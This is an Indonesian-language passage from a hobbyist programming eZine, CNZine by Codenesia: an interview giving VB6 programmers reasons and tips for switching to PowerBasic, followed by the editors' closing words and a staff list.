HrXxX : Terakhir neh, banyak programmer yang saya kenal mereka memakai tool-tool yang biasa ada seperti VB, C++, MASM, dll. Tapi mengapa anda sendiri memakai PowerBasic. Saya sendiri pun mengikuti anda untuk memakai tool ini, yang ternyata memang luar biasa untuk belajar 2 bahasa dalam 1 tool. Ada tips gak neh, agar para pemakai VB (seperti saya dulu) lebih tertarik dengan PowerBasic yang tentunya sangat jarang forum yang membahas tool ini. Apa sih keunggulan PB dibanding VB, dan berikan tips untuk programmer VB yang mau berpindah ke PB?

Pamz : Vb6 (visualbasic) dan pb (powerbasic), sama-sama punya akhiran "basic", memberi gambaran suatu pemrograman "dasar" yang relatif mudah dan cepat untuk dipahami oleh programmer, walau masih pemula sekalipun. yah, sedikit banyak penulisan syntax (style) kode-nya sama atau mirip antara keduanya. yang saya suka dari pb selain mirip dengan vb6 dalam penulisan kode-nya, yaitu ada banyak fungsi bagi saya dan mungkin

programmer lain (anda) yang dibutuhkan dan tidak tersedia di vb6, seperti: mengakses memory (virtual memory) secara langsung, multithreading, inline-assembler, memanggil fungsi dengan pointer, dan banyak lagi yang lain. temukan sendiri aja deh, banyak banget pokoknya!

Tips bagi programmer yang pengen mencoba, atau bahkan migrasi ke pb:

- ✓ jangan lupa baca file bantuannya terlebih dahulu sebelum memulai belajar pemrograman dengan pb. Semua hal yang bersifat penting dan membantu dalam belajar pb ada di situ.
- ✓ Jangan takut terlebih dahulu dengan beberapa nama fungsi yang mungkin dikatakan ruwet atau membingungkan, karena nggak ada suatu bahasa pemrograman yang dibuat untuk mempersulit kita.
- ✓ Jangan terlalu sering mendahulukan perasaan dalam menuliskan kode, karena bahasa pemrograman, termasuk pb adalah tatanan yang sangat logis.
- ✓ Yang harus ada dalam diri kita adalah rasa ingin tahu “mengapa ini dan itu terjadi” dan “bagaimana sebenarnya yang dilakukan” oleh program kita, dan bahasa pemrogramannya, tidak terkecuali untuk pb.
- ✓ Apabila anda masih baru dalam pemrograman vb6 atau masih mempelajari vb6, bisa dikatakan pb menjadi salah satu alternatif untuk “membangunkan anda dari mimpi anda” setelah sangat dimanjakan dengan vb6. Bukan berarti pb menjadi sesuatu yang negatif lho! Tanpa bermaksud menilai dan memberi kesan buruk pada suatu hal dan menyanjung yang lain, pb mengajarkan kita untuk mengenali sistem lebih dekat. Dengan pb Kita dapat mengakses memory (virtual memory) secara langsung sehingga lebih cepat dan tepat, memanggil suatu fungsi berdasarkan alamat fungsi di memory, belajar fungsi-fungsi API yang benar-benar di-import dari modul atau library milik windows dan eksternal lainnya, menyisipkan kode assembler langsung ke dalam kode pb kita.
- ✓ Tipe-tipe variable yang disediakan oleh pb merupakan tipe variabel standar yang lebih variatif, sehingga dapat digunakan untuk keperluan yang lebih luas dan beragam. Klasifikasinya sebagian mengadopsi beberapa compiler terkenal yaitu vb, c++, dan Delphi, seperti variabel dengan tipe byte, integer, word, long, dword, quad, dan lain sebagainya. Khusus untuk tipe variabel string pada vb adalah dengan format ansi dan kita tetap bisa menuliskan karakter Unicode di dalamnya, bahkan data sekalipun, tidak seperti vb6 string yang berformat unicode di memory tapi ditranslasikan menjadi ansi yang dapat membuat ruwet (kacau) untuk lebih banyak kasus.
- ✓ Mungkin ada sedikit yang kebingungan saat membuat desain form dengan

menggunakan pb, walau pb sendiri juga me-release program sendiri (terpisah) untuk mendesain form dan control atau komponen visual di dalamnya, banyak referensi di internet yang membantu mendesain form dengan pb. Apalagi bila anda mau mempelajari atau telah memahami pembuatan form dengan menggunakan standar API yang disediakan oleh windows, akan menjadi pengalaman yg berguna untuk selanjutnya, karena anda tidak lagi bergantung pada program-program desain form lainnya.

- ✓ Compiler pb dirancang benar-benar untuk membuat program (standard-exe dan standard-dll) yang dapat dikatakan relatif stabil, tanpa file runtime lagi, jadi bebas saja digunakan di versi windows apapun tanpa bergantung pada file runtime (pada vb6 harus menggunakan file runtime "msvbvm60.dll", dan kode yang dihasilkan oleh vb6 lebih mirip interpretasi/pseudo untuk beberapa kasus). pb juga mengkompilasi kode dengan memperhitungkan beberapa faktor terkait kecepatan eksekusi kode dan ukuran program. Menjadi hal yang saya dan mungkin bagi anda juga untuk dipertimbangkan.
- ✓ Membuat program dengan pb maupun bahasa pemrograman lain, usahakan yang berguna bagi kita dan orang lain. Jangan terlalu sering disalahgunakan. Belajar membuat virus misalnya, sebenarnya adalah sesuatu yang bagus, bila ditujukan untuk diri kita sendiri. Kita dapat mengenal system operasi lebih dekat, bagaimana sebuah os bekerja, bagaimana "cara berpikir" processor, sehingga kita dapat berinteraksi lebih dekat kepadanya, mempelajari jaringan, dan sebagainya. Tapi apabila pembuatan virus tersebut hanya melulu untuk mengerjain orang lain, menunjukkan bahwa kita sudah hebat dan merasa sudah tidak ada lagi yang lebih baik dari kita, mohon dengan bijaksana hentikan ego dan pemikiran buruk seperti itu. Di atas langit masih ada langit.
- ✓ Yuk belajar powerbasic!

HrXxX : Terimakasih mas Pamz atas tips, saran dan pendapat anda. Semoga dapat menambah semangat bagi setiap pemula (seperti saya ini) untuk selalu berkembang kearah yang positif. ☺

Penutup

Kami segenap Staff Codenesia mengucapkan syukur atas terselesaikannya eZine sederhana ini, yang merupakan kumpulan artikel-artikel terbaik yang pernah di posting oleh member kami. Hak cipta dan wewenang serta klaim terhadap setiap artikel adalah tanggung jawab setiap poster yang disebutkan dibawah judul setiap article pada eZine yang kami bernama CNZine ini.

Sekian dari kami, kurang lebihnya kami mohon maaf dan Maju terus IT Indonesia....

Web Admin & Founder :

- ☒ Ajrnea
- ☒ HrXxX

Web Moderator :

- ☒ Ajrnea (Web)
- ☒ HrXxX (Virus)
- ☒ Anharku (Worm)

Code Advicer :

- ☒ Pamzlogic

Our Product :

- ☒ Codenesia Maware Cleaner : www.cmc.codenesia.com
- ☒ Rax File Archiver : www.codenesia.com



